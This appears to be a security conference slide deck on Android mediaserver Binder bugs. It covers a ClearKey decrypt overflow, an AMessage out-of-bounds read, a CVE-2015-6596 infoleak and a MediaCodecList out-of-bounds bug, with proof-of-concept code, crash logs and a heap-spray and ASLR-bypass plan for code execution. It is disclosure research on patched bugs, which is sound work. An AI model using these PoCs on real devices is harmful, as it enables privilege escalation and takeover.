        CryptoPlugin::Mode mode = (CryptoPlugin::Mode)data.readInt32();

        uint8_t key[16];
        data.read(key, sizeof(key));

        uint8_t iv[16];
        data.read(iv, sizeof(iv));

        size_t totalSize = data.readInt32(); //assumption that totalSize is sum(subSamples), really?
        void *srcData = malloc(totalSize);
        data.read(srcData, totalSize);
```

```
int32_t numSubSamples = data.readInt32();

CryptoPlugin::SubSample *subSamples =
    new CryptoPlugin::SubSample[numSubSamples];

data.read(
        subSamples,
        sizeof(CryptoPlugin::SubSample) * numSubSamples);

void *dstPtr;
if (secure) {
    dstPtr = reinterpret_cast<void *>(static_cast<uintptr_t>(data.readInt64()));
} else {
    dstPtr = malloc(totalSize);
}

AString errorDetailMsg;
ssize_t result = decrypt(secure, key, iv, mode, srcData, subSamples, numSubSamples,
        dstPtr,
        &errorDetailMsg);//This can/only be resolved to ClearKeyPlugin on AOSP
```

```
ssize_t CryptoPlugin::decrypt(bool secure, const KeyId keyId, const Iv iv,
                              Mode mode, const void* srcPtr,
                              const SubSample* subSamples, size_t numSubSamples,
                              void* dstPtr, AString* errorDetailMsg) {
    if (secure) {
        errorDetailMsg->setTo("Secure decryption is not supported with "
                              "ClearKey.");
        return android::ERROR_DRM_CANNOT_HANDLE;
    }

    if (mode == kMode_Unencrypted) {
        size_t offset = 0;
        for (size_t i = 0; i < numSubSamples; ++i) {
            const SubSample& subSample = subSamples[i];

                memcpy(reinterpret_cast<uint8_t*>(dstPtr) + offset,
                       reinterpret_cast<const uint8_t*>(srcPtr) + offset,
                       subSample.mNumBytesOfClearData); //mNumBytesOfClearData is controllable
                offset += subSample.mNumBytesOfClearData;
```

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- F libc : Fatal signal 11 (SIGSEGV), code 2, fault addr 0xb6083000 in tid 5180 (mediaserver)
- F DEBUG : *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
- F DEBUG : Build fingerprint: 'google/shamu/shamu:6.0/MPA44I/2172151:user/release-keys'
- W NativeCrashListener: Couldn't find ProcessRecord for pid 5180
- F DEBUG : Revision: '0'
- F DEBUG : ABI: 'arm'
- E DEBUG : AM write failed: Broken pipe
- F DEBUG : pid: 5180, tid: 5180, name: mediaserver >>> /system/bin/mediaserver <<<
- F DEBUG : signal 11 (SIGSEGV), code 2 (SEGV_ACCERR), fault addr 0xb6083000
- F DEBUG : r0 b47a4a00 r1 b6083000 r2 ffffcfbf r3 00000000
- F DEBUG : r4 00000000 r5 b343ab14 r6 00000000 r7 b6080000
- F DEBUG : r8 00000001 r9 b47a1a00 sl b343ab10 fp 00000000
- F DEBUG : ip b2c73dbc sp be9da748 lr b2c6e79f pc b69e0656 cpsr a00f0030
- F DEBUG :
- F DEBUG : backtrace:
- F DEBUG : #00 pc 00017656 /system/lib/libc.so (__memcpy_base+77)
- F DEBUG : #01 pc 0000479b /system/vendor/lib/mediadrm/libdrmclearkeyplugin.so (clearkeydrm::CryptoPlugin::decrypt(bool, unsigned char const*, unsigned char const*, android::CryptoPlugin::Mode, void const*, android::CryptoPlugin::SubSample const*, unsigned int, void*, android::AString*)+66)
- F DEBUG : #02 pc 0003de29 /system/lib/libmediaplayerservice.so (android::Crypto::decrypt(bool, unsigned char const*, unsigned char const*, android::CryptoPlugin::Mode, android::sp<android::IMemory> const&, unsigned int, android::CryptoPlugin::SubSample const*, unsigned int, void*, android::AString*)+88)
- F DEBUG : #03 pc 000681bf /system/lib/libmedia.so (android::BnCrypto::onTransact(unsigned int, android::Parcel const&, android::Parcel*, unsigned int)+698)
- F DEBUG : #04 pc 000198b1 /system/lib/libbinder.so (android::BBinder::transact(unsigned int, android::Parcel const&, android::Parcel*, unsigned int)+60)
- F DEBUG : #05 pc 0001eb93 /system/lib/libbinder.so (android::IPCThreadState::executeCommand(int)+542)
- F DEBUG : #06 pc 0001ece9 /system/lib/libbinder.so (android::IPCThreadState::getAndExecuteCommand()+64)
- F DEBUG : #07 pc 0001ed4d /system/lib/libbinder.so (android::IPCThreadState::joinThreadPool(bool)+48)
- F DEBUG : #08 pc 00001bbb /system/bin/mediaserver
- F DEBUG : #09 pc 00017359 /system/lib/libc.so (__libc_init+44)
- F DEBUG : #10 pc 00001e0c /system/bin/mediaserver

POC

```
const int DECRYPT = 6;
template <typename T>
void test(BpInterface<T>* sit)
{
    Parcel data, reply;
    data.writeInterfaceToken(sit->getInterfaceDescriptor());
    data.writeInt32(0);
    data.writeInt32(0);

    static const uint8_t kDummy[16] = { 0 };

    data.write(kDummy, 16);
    data.write(kDummy, 16);
    char buf[100] = {0};
    data.writeInt32(1);
    data.write(buf,1);


    const int ss = 0x1;
    data.writeInt32(ss);
    CryptoPlugin::SubSample samples[ss];
    for(int i=0;i<ss;i++)
    {
        samples[i].mNumBytesOfEncryptedData = 0;
        samples[i].mNumBytesOfClearData = 0xffffffff;
    }
    data.write(samples, sizeof(CryptoPlugin::SubSample) *ss);
    status_t st = sit->remote()->transact(DECRYPT, data, &reply
    ssize_t result = reply.readInt32();
    printf("result %d\n", result);
    printf("error %s\n", reply.readCString());
    printf("status %d\n", st);
}

static const uint8_t kClearKeyUUID[16] = {
        0x10,0x77,0xEF,0xEC,0xC0,0xB2,0x4D,0x02,
        0xAC,0xE3,0x3C,0x1E,0x52,0xE2,0xFB,0x4B
    };
```

Example 2: unmarshal OOB in AMessage

- mNumItems is fixed-len array with len 64

```
sp<AMessage> AMessage::FromParcel(const Parcel &parcel) {
    int32_t what = parcel.readInt32();
    sp<AMessage> msg = new AMessage(what);

    msg->mNumItems = static_cast<size_t>(parcel.readInt32());
    for (size_t i = 0; i < msg->mNumItems; ++i) {
        Item *item = &msg->mItems[i];

        const char *name = parcel.readCString();
        item->setName(name, strlen(name));
        item->mType = static_cast<Type>(parcel.readInt32());

        switch (item->mType) {
            case kTypeInt32:
            {
                item->u.int32Value = parcel.readInt32();
                break;
            }

            case kTypeInt64:
            {
                item->u.int64Value = parcel.readInt64();
                break;
            }
```

Example 2 (cont.)

- Triggering vulnerable code path
  - Client constructs BnStreamSource and passes to MediaPlayer->setDataSource
  - When certain type media file is played, BnStreamSource's setListener will be called an client now get an reference to IStreamSource
  - Manipulate incoming parcel stream in IStreamSource::issueCommand and the server implementation of this function will trigger the OOB bug

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Out-of-bound dereference in IMediaCodecList

Firstly…

- Modern exploitation needs infoleak
- And we have plenty
  - Let’s use the simplest and patched one ☺
  - Responsible disclosure!
- We’ll show another one later

Hey! Unneeded &! CVE-2015-6596

```
case LIST_AUDIO_PORTS: {
            CHECK_INTERFACE(IAudioFlinger, data, reply);
            unsigned int num_ports = data.readInt32();
            struct audio_port *ports =
                    (struct audio_port *)calloc(num_ports,
                                                sizeof(struct audio_port));
            status_t status = listAudioPorts(&num_ports, ports);
            reply->writeInt32(status);
            if (status == NO_ERROR) {
                reply->writeInt32(num_ports);
                reply->write(&ports, num_ports * sizeof(struct audio_port));
            }
            free(ports);
            return NO_ERROR;
        } break;
```

Allow us to leak up to any length on stack (until you hit the boundary), including libc address and libaudioplayerservice

POC on LMY48I

```
void info_leak() {
    sp<IAudioFlinger> service = interface_cast<IAudioFlinger>(defaultServiceManager()->getService(String16("media.audio_flinger")));

    int buf[2000];
    memset(buf, 0, sizeof(buf));

    unsigned int count = 0x1;
    unsigned int leak;

    do {
        status_t st = service->listAudioPorts(&count, (audio_port *)buf);
        print_audioport((audio_port*)buf);
        leak = *((unsigned int *)buf + 10);
    } while (leak == 0x0);

    libc_base = leak - (0xb6ebedf4 - 0xb6e51000);
    leak = *((unsigned int *)buf + 15*9 + 4);
    libaudiopolicyservice_base = leak - (0xb6f0ee47 - 0xb6f09000)
    printf("leak libc: 0x%08x\n", libc_base);
    printf("leak libaudiopolicyservice: 0x%08x\n", libaudiopolicyservice_base);
}
```

Secondly…

- The real journey begins.

MediaCodecList

- Provides information about a given media codec available on the device. You can iterate through all codecs available by querying MediaCodecList.
- Implementation at Java/Native level
  - frameworks/base/jandroid/media/MediaCodecList.java
  - frameworks/av/media/libmedia/IMediaCodecList.cpp

MediaCodecList

```
127         case GET_CODEC_INFO:
128         {
129             CHECK_INTERFACE(IMediaCodecList, data, reply);
130             size_t index = static_cast<size_t>(data.readInt32());
131             const sp<MediaCodecInfo> info = getCodecInfo(index);
132             if (info != NULL) {
133                 reply->writeInt32(OK);
134                 info->writeToParcel(reply);
135             } else {
136                 reply->writeInt32(-ERANGE);
137             }
138             return NO_ERROR;
139         }
140         break;
```

Hmm?...


```
39 struct MediaCodecList : public BnMediaCodecList {
40     static sp<IMediaCodecList> getInstance();
41
42     virtual ssize_t findCodecByType(
43             const char *type, bool encoder, size_t startIndex = 0) const;
44
45     virtual ssize_t findCodecByName(const char *name) const;
46
47     virtual size_t countCodecs() const;
48
49     virtual sp<MediaCodecInfo> getCodecInfo(size_t index) const {
50         return mCodecInfos.itemAt(index);//no check on bound
51     }
52
```

POC

```
void oob() {
    sp<IMediaPlayerService> service = interface_cast<IMediaPlayerService>
        (defaultServiceManager()->getService(String16("media.player")));
    sp<IMediaCodecList> list = service->getCodecList();
    size_t cnt = list->countCodecs();
    printf("[+] codec cnt %p\n", cnt);
    int offset = 0x6666;
    sp<MediaCodecInfo> ci = list->getCodecInfo(offset / 4);

    printf("[+] Trigger end.\n");
}
```

```
F libc    : Fatal signal 11 (SIGSEGV), code 1, fault addr 0x84 in tid 1238 (Binder_2)
I SELinux : SELinux: Loaded file_contexts contexts from /file_contexts.
F DEBUG   : *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
F DEBUG   : Build fingerprint: 'google/shamu/shamu:6.0/MPA44I/2172151:user/release-keys'
F DEBUG   : Revision: '0'
F DEBUG   : ABI: 'arm'
W NativeCrashListener: Couldn't find ProcessRecord for pid 376
F DEBUG   : pid: 376, tid: 1238, name: Binder_2  >>> /system/bin/mediaserver <<<
F DEBUG   : signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0x84
F DEBUG   :     r0 00000080  r1 b2e81ac8  r2 00000025  r3 b2e81ac8
E DEBUG   : Abort message: 'failed: broken pipe'
F DEBUG   :     r4 b2e81838  r5 b606b600  r6 b2e81804  r7 00000003
F DEBUG   :     r8 00000000  r9 00000000  sl 000003f5  fp 00000178
F DEBUG   :     ip b686fe80  sp b2e81798  lr b67bda21  pc b6b5d610  cpsr 200f0030
F DEBUG   :
F DEBUG   : backtrace:
F DEBUG   :     #00 pc 0000e610  /system/lib/libutils.so (android::RefBase::incStrong(void const*) const+1)
F DEBUG   :     #01 pc 000a8a1d  /system/lib/libstagefright.so
F DEBUG   :     #02 pc 000759d5  /system/lib/libmedia.so (android::BnMediaCodecList::onTransact(unsigned int,
android::Parcel const&, android::Parcel*, unsigned int)+104)
```

Exploitable???

Exploitability Analysis

- mCodecInfos: Vector<sp<MediaCodecInfo> >
- What's "sp"?
  - Strong pointer in Android
- What's Vector?
  - Linear-backed storage, So what's stored is (sp<MediaCodecInfo>)

```
326 template<class TYPE> inline
327 ssize_t Vector<TYPE>::insertAt(const TYPE& item, size_t index, size_t numItems) {
328     return VectorImpl::insertAt(&item, index, numItems);
329 }
```

Sample Vector<sp<MediaCodecInfo> memory layout

```
(gdb) x/40xw 0xb63e4000 (MediaCodecList addr=> (+0x5c is mCodecInfos::array())
0xb63e4000:   0xb6f5b5a4   0xb6f5b5dc   0x00000000   0x00000000
0xb63e4010:   0x00000000   0x00000000   0xb6709301   0xb6f5be10
0xb63e4020:   0xb60b5290   0x00000000   0x00000000   0x00000004
0xb63e4030:   0x00000000   0xb63ce0c0   0x00000011   0x00000020
0xb63e4040:   0xb63fb000   0xb6f5baa8   0x00000000   0x00000000
0xb63e4050:   0x00000000   0x00000020   0xb6f5bde8   0xb638e250
0xb63e4060:   0x0000001d   0x00000000   0x00000004   0x00000000
0xb63e4070:   0x00000000   0xb6f5b63c   0xb63de120   0xb63c6108
0xb63e4080:   0x00000001   0x00000070   0xb60a0000   0x00720064
0xb63e4090:   0x00000001   0x00000001   0x00000001   0x00000004

(gdb) x/40xw 0xb638e250 => stored sp<MediaCodecInfo> => All MediaCodecInfo ptrs!
0xb638e250:   0xb63dfa00   0xb63dfaa0   0xb63dfb40   0xb63dfbe0
0xb638e260:   0xb63dfc80   0xb63dfd20   0xb63dfdc0   0xb63dfe60
0xb638e270:   0xb63dff00   0xb63dfff0   0xb63e0090   0xb63e0130
0xb638e280:   0xb63e01d0   0xb63e0270   0xb63e0310   0xb63dffa0
(jemalloc 160 region (33 codecs))
```

Vector itemAt

```
278 template<class TYPE> inline
279 const TYPE& Vector<TYPE>::operator[](size_t index) const {
280     LOG_FATAL_IF(index>=size(),
281                  "%s: index=%u out of range (%u)", __PRETTY_FUNCTION__,
282                  int(index), int(size()));
283     return *(array() + index); //direct addressing
284 }
285
286 template<class TYPE> inline
287 const TYPE& Vector<TYPE>::itemAt(size_t index) const {
288     return operator[](index);
289 }
```

Strong Pointer

```
58  template<typename T>
59  class sp {
60  public:
61      inline sp() : m_ptr(0) { }
62
63      sp(T* other);
64      sp(const sp<T>& other);
65      template<typename U> sp(U* other);
66      template<typename U> sp(const sp<U>& other);
67  private:
104     T* m_ptr;
```

Strong Pointer (cont.)

```
119 template<typename T>
120 sp<T>::sp(const sp<T>& other)
121         : m_ptr(other.m_ptr) {
122     if (m_ptr)
123         m_ptr->incStrong(this);
124 }
125
126 template<typename T> template<typename U>
127 sp<T>::sp(U* other)
128         : m_ptr(other) {
129     if (other)
130         ((T*) other)->incStrong(this);
131 }
```

Watch out for copy constructors!

- Vector itemAt?
  - No, it returns const TYPE&
- getCodecInfo?
  - Yes! The return type is sp<MediaCodecInfo>
  - Implicit incStrong is called on out-of-bound MediaCodecInfo pointer
- Possibility of PC control?

RefBase incStrong: control the vtable!

```
322 void RefBase::incStrong(const void* id) const
323{
324     weakref_impl* const refs = mRefs;
325     refs->incWeak(id);
326
327     refs->addStrongRef(id);
328     const int32_t c = android_atomic_inc(&
329     ALOG_ASSERT(c > 0, "incStrong() called
330#if PRINT_REFS
331     ALOGD("incStrong of %p from %p: cnt=%d
332#endif
333     if (c != INITIAL_STRONG_VALUE)  {
334         return;
335     }
336
337     android_atomic_add(-INITIAL_STRONG_VAL
338     refs->mBase->onFirstRef();
339}
340
```

RefBase* const mBase;

```
.text:000A8640 ; android::sp<android::MediaCodecInfo> __usercall android::MediaCodecList::getCodecInfo@<R0>(const android::MediaCodecList *t
.text:000A8640 _ZNK7android14MediaCodecList12getCodecInfoEj
.text:000A8640 this = R1                               ; const android::MediaCodecList *
.text:000A8640 index = R2                              ; size_t
.text:000A8640                 PUSH.W          {R11,LR}
.text:000A8644                 MOV             R3, R0
.text:000A8646                 LDR             R0, [this,#0x5C] ; get mCodecInfos
.text:000A8648                 LDR.W           R0, [R0,index,LSL#2] ; get stored CodecInfo ptr, a.k.a mptr
.text:000A864C                 CMP             R0, #0
.text:000A864E                 STR             R0, [R3] ; prepare return value
.text:000A8650                 BEQ             locret_A8658
.text:000A8652                 MOV             R1, R3  ; "this" of sp
.text:000A8654                 BLX             _ZNK7android7RefBase9incStrongEPKv ; android::RefBase::incStrong(void const*)
.text:000A8658
.text:000A8658 locret_A8658                            ; CODE XREF: android::MediaCodecList::getCodecInfo(uint)+10↑j
.text:000A8658                 POP.W           {R11,PC}
.text:000A8658 ; End of function android::MediaCodecList::getCodecInfo(uint)
```


```
; Attributes: static

; void __fastcall android::RefBase::incStrong(const android::RefBase *this, const void *id)
EXPORT _ZNK7android7RefBase9incStrongEPKv
_ZNK7android7RefBase9incStrongEPKv
this = R0                       ; const android::RefBase *
id = R1                         ; const void *
LDR             this, [this,#4]
refs = R0                       ; android::RefBase::weakref_impl *const
DMB.W           ISH
ADDS            id, refs, #4
```

```
loc_DA8E                        ; R2 = &(refs->mWeak)
LDREX.W         R2, [id]
ADDS            R2, #1
STREX.W         R3, R2, [id] ; atomic increment
CMP             R3, #0
BNE             loc_DA8E
```

```
DMB.W           ISH     ; guarantee sequencial execution
```

```
loc_DAA0                        ; mStrong
LDREX.W         id, [refs]
c = R1                          ; const int32_t
ADDS            R2, c, #1
STREX.W         R3, R2, [refs]
CMP             R3, #0
BNE             loc_DA88 ; mStrong
```



- R0 is retrieved from an offset we control
  - LDR R0, [R0, index, LSL#2]
  - in itemAt function
- Then passed to incStrong
  - refs = [R0 + 4]
  - prepare mStrong([refs]) == INIT_STRONG_VALUE
- Control PC at BX R1!
  - R1 = [R1 + 8] = [[R0]+8] = [[refs+4] + 8]

Finally PC control!

```
E/DEBUG   (  355): AM write failure (32 / Broken pipe)
I/DEBUG   (  355):     r4 80880000  r5 b5b83400  r6 32be67b4  r7 b66ed8a5
I/DEBUG   (  355):     r8 b3fffc1c  r9 00000000  sl 000003f5  [illegible]
I/DEBUG   (  355):     ip b6e40d7c  sp b3fffbf0  lr b6cc2bbb  pc deadbeee  cpsr
600f0030
I/DEBUG   (  355):
I/DEBUG   (  355): backtrace:
I/DEBUG   (  355):     #00 pc deadbeee  <unknown>
I/DEBUG   (  355):     #01 pc 0000ebb9  /system/lib/libutils.so (android::RefBas
e::incStrong(void const*) const+38)
I/DEBUG   (  355):     #02 pc 00061e59  /system/lib/libstagefright.so (android::
sp<android::ABuffer>::sp(android::sp<android::ABuffer> const&)+12)
I/DEBUG   (  355):     #03 pc 000858c5  /system/lib/libstagefright.so
I/DEBUG   (  355):     #04 pc 0005b13f  /system/lib/libmedia.so (android::BnMedi
aCodecList::onTransact(unsigned int, android::Parcel const&, android::Parcel*, u
nsigned int)+86)
I/DEBUG   (  355):     #05 pc 0001a6cd  /system/lib/libbinder.so (android::BBind
er::transact(unsigned int, android::Parcel const&, android::Parcel*, unsigned in
t)+60)
I/DEBUG   (  355):     #06 pc 0001f77b  /system/lib/libbinder.so (android::IPCTh
readState::executeCommand(int)+582)
I/DEBUG   (  355):     #07 pc 0001f89f  /system/lib/libbinder.so (android::IPCTh
readState::getAndExecuteCommand()+38)
I/DEBUG   (  355):     #08 pc 0001f8e1  /system/lib/libbinder.so (android::IPCTh
readState::joinThreadPool(bool)+48)
I/DEBUG   (  355):     #09 pc 00023a5b  /system/lib/libbinder.so
I/DEBUG   (  355):     #10 pc 000104d5  /system/lib/libutils.so (android::Thread
::_threadLoop(void*)+112)
I/DEBUG   (  355):     #11 pc 00010045  /system/lib/libutils.so
I/DEBUG   (  355):     #12 pc 00016baf  /system/lib/libc.so (__pthread_start(voi
d*)+30)
I/DEBUG   (  355):     #13 pc 00014af3  /system/lib/libc.so (__start_thread+6)
I/DEBUG   (  355):
I/DEBUG   (  355): Tombstone written to: /data/tombstones/tombstone_00
I/BootReceiver(  839): Copying /data/tombstones/tombstone_00 to DropBox (SYSTEM_
TOMBSTONE)
W/IMediaDeathNotifier( 1077): media server died
W/IMediaDeathNotifier(  839): media server died
W/AudioSystem(  839): AudioFlinger server died!
W/AudioSystem( 1411): AudioFlinger server died!
W/SoundTrigger(  839): Sound trigger service died!
W/AudioSystem(  839): AudioPolicyService server died!
I/ServiceManager(  257): service 'media.audio_flinger' died
I/ServiceManager(  257): service 'media.player' died
I/ServiceManager(  257): service 'media.camera' died
W/CameraBase( 3504): Camera service died!
I/ServiceManager(  257): service 'media.audio_policy' died
W/IMediaDeathNotifier( 1377): media server died
```

Hmm... One bug to rule them all?

- Can we turn this bug into infoleak again?
  - Yes!

```
status_t MediaCodecInfo::writeToParcel(Parcel *parcel) const {
    mName.writeToParcel(parcel);
    parcel->writeInt32(mIsEncoder);
    parcel->writeInt32(mQuirks.size());
    for (size_t i = 0; i < mQuirks.size(); i++) {
        mQuirks.itemAt(i).writeToParcel(parcel);
    }
    parcel->writeInt32(mCaps.size());
    for (size_t i = 0; i < mCaps.size(); i++) {
        mCaps.keyAt(i).writeToParcel(parcel);
        mCaps.valueAt(i)->writeToParcel(parcel);
    }
    return OK;
}
```

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Hmm... One bug to rule them all? (cont.)

```
status_t AString::writeToParcel(Parcel *parcel) const {
    CHECK_LE(mSize, static_cast<size_t>(INT32_MAX));
    status_t err = parcel->writeInt32(mSize);
    if (err == OK) {
        err = parcel->write(mData, mSize);
    }
    return err;
}
```

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
Hmm… One bug to rule them all?



Totally 0x44

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Controlled fake MediaCodecInfo

- If we can pointed the location of being marshalled MediaCodecInfo to controllable chunk
- AString::writeToParcel will give us arbitrary read ability
- Prerequisites:
  - mQuirks.size() == 0 to avoid crash (offset 32)
  - mCaps.size() == 0 to avoid crash (offset 52)
  - Avoid crash in incStrong
    - **const** int32_t c = android_atomic_inc(&refs->**mStrong**);
    - Need [mRefs+4] points to valid location
    - C != INITIAL_STRONG_VALUE

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InfoLeak Solution

- Spray content of size 4096 (page size) to push heap to reach fix-point address 0xb3003010
- Spray content of size 160 filled with 0xb3003010
  - Content will fall right behind Vector<sp<MediaCodecInfo>>'s array() storage
  - Trigger OOB to relocate MediaCodecInfo to 0xb3003010
  - Retrieve leaked memory content
- ASLR bypass
  - By reading out continuous content in text section and compare with known shared libraries, we can predict the offset of shared library

Performing ROP and shellcode mapping

- Due to time limit, will not elaborate here
- Because of SELinux, mediaserver cannot load user-supplied dynamic library and exec sh
- One has to manually load a busybox/toolbox so into memory as shellcode, and jump to it
- Gong's exp on CVE-2015-1528 is a good example
  - But is still a very time-consuming task.
- POC will be availed at github.com/flankerhqd/mediacodecoob

Credits

- Wen Xu
- Liang Chen
- Marco Grassi
- Yi Zheng
- Wushi

Questions?

Twitter: @keen_lab

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XXX

- Backup slides

